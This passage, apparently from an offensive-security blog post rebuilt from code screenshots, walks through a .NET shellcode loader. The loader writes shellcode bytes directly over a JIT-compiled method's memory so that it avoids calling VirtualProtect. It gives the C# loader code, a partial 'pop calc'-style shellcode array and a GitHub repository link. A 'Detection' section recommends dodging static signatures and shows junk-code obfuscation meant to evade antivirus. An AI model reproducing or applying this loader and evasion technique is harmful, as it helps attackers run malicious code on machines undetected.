


```
Addr is 02B00AE0
JumpSize is 83EC8B55
realAddr is 4033F770
```


```
        public static void DoSomething()
        {
01780E68 55                     push        ebp
01780E69 8B EC                  mov         ebp,esp
01780E6B 57                     push        edi
01780E6C 56                     push        esi
```

Executing our shellcode

Voilà! You are ready all set and you can now run your shellcode outside of Visual Studio.




```
MethodInfo mi = typeof(Program).GetMethod("DoSomething", Bi
IntPtr addr = GetMethodAddress(mi);
// Int32 jumpSize = Marshal.ReadInt32(addr + 1);
// IntPtr realAddr = (IntPtr)addr.ToInt32() + jumpSize + 5;

unsafe
{
    byte[] shellcode = new byte[] { 0xc3 };

    byte* ptr = (byte*)addr.ToPointer();
    for (int i = 0; i < shellcode.Length; i++)
    {
        ptr[i] = shellcode[i];
    }
}
```




```
C:\Users\dev\source\repos\shellcoderunner\shellcoderunner\bin\Debug>shellcoderunner.exe
Something
Process completed
```

Executing our shellcode

Add a pop call shellcode and enjoy.



```
unsafe
{
    byte[] shellcode = new byte[] { 0x89, 0xe5, 0x83, 0xec, 0x20, 0x31, 0xdb, 0x64, 0x8b, 0x5b,

    byte* ptr = (byte*)addr.ToPointer();
    for (int i = 0; i < shellcode.Length; i++)
    {
        ptr[i] = shellcode[i];
    }
}
```



Try it yourself

The code is available in my github.


https://github.com/Mr-Un1k0d3r/DotnetNoVirtualProtectShellcodeLoader

I know it is a terrible repository name.

Detection


Detection has always been a cat-and-mouse game. You can evade detection by simply using something that has "never" been seen before.

But if everybody uses it, vendors will put effort into detecting it. To avoid that, avoid static code signatures.




```
public static IntPtr GetMethodAddress(MethodInfo method)
{
    RuntimeMethodHandle handle = method.MethodHandle;
    RuntimeHelpers.PrepareMethod(handle);
    return handle.GetFunctionPointer();
}
```

Detection



```
RuntimeMethodHandle dm3K16qa = null;
uint num = 0U;
int num3 = 50716;
if (num3 > 8788)
{
    int num4 = 44334;
    if (num4 > 5477)
    {
        dm3K16qa = method.MethodHandle;
        num4 += 9660;
        for (int i = 54; i < 4415; i += 4)
        {
            if (i > 5264)
            {
                break;
            }
            i++;
        }
    }
    else
    {
        num4 += 5317;
    }
    num3 += 7860;
}
else
{
    num3 += 9261;
}
```



